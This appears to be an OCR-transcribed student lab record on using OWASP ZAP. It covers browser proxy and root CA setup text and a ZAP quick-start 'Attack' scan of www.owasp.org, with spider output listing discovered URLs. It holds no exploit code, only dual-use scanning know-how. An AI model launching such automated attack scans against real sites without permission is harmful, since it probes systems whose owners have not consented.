
You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

- This option will launch any of the most common browsers that you have installed with new profiles.
- If you would like to use any of your browsers with an existing profile, for example with other browser add-ons installed, then you will need to manually configure your browser to proxy via ZAP and import and trust the ZAP Root CA Certificate. See the ZAP Desktop User Guide for more details.
- By default, the ZAP Heads Up Display (HUD) will be enabled. Unchecking the relevant option on this screen before launching a browser will disable the HUD.

Name:
Register Number:

Ex. No:
Date:

Output:



GET:Category:SAMM-ST-2
GET:Category:OWASP_Tool
GET:Category:OWASP_Release_Quality_Tool
GET:2015-08-ZAP-ScriptingCompetition
About_OWASP
GET:File:ZAP-ScreenShotSearchTab.png
GET:File:ZAP-ScreenShotHistoryFilter.png
GET:File:ZAP-ScreenShotHelp.png
GET:File:ZAP-ScreenShotAddAlert.png
GET:File:Zap128x128.png
GET:Category:Popular
GET:Contributions

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://www.owasp.org

Progress: Spidering the URL to discover the content

Progress: 0: http://www.owasp.org 4% Current Scans: 1 | URIs Found: 7815

Processed	Method	URI	Flags
🟢	GET	https://www.owasp.org/index.php/Mohd_Fazli_Azran	
🟢	GET	https://www.owasp.org/index.php/John_Vargas	
🔴	GET	https://docs.google.com/spreadsheets/d/1mO0e983giNVwhbuQ96cmb79t...	OUT_OF_SCOPE
🟢	GET	https://www.owasp.org/images/d/da/WASPY_2015_Sponsorship_Docume...	
🔴	GET	http://owasp.blogspot.com/2015/06/2015-waspy-award-nominations.html	OUT_OF_SCOPE
🔴	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e21153b3fe690d&ui...	OUT_OF_SCOPE
🔴	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e211c0353117cd&ui...	OUT_OF_SCOPE
🔴	GET	https://twitter.com/owasp/status/613372502698532864	OUT_OF_SCOPE
🔴	GET	https://www.facebook.com/groups/owaspfoundation/permalink/798497196...	OUT_OF_SCOPE
🔴	GET	https://plus.google.com/116933056486234813396/posts/EFTauUZjyuE	OUT_OF_SCOPE
🔴	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e3182abfd79146&ui...	OUT_OF_SCOPE
🔴	GET	https://twitter.com/owasp/status/614528448325771266	OUT_OF_SCOPE
🔴	GET	https://plus.google.com/116933056486234813396/posts/1JcQN92vZHA	OUT_OF_SCOPE
🔴	GET	http://owasp.blogspot.com/2015/06/nominate-your-waspy-candidates-today...	OUT_OF_SCOPE
🔴	GET	https://www.facebook.com/groups/owaspfoundation/permalink/800341350...	OUT_OF_SCOPE
🔴	GET	https://twitter.com/owasp/status/624676858127368194	OUT_OF_SCOPE

Alerts 0 1 6 0 Current Scans 0 0 0 0 1 0 0

Result:

Name:
Register Number: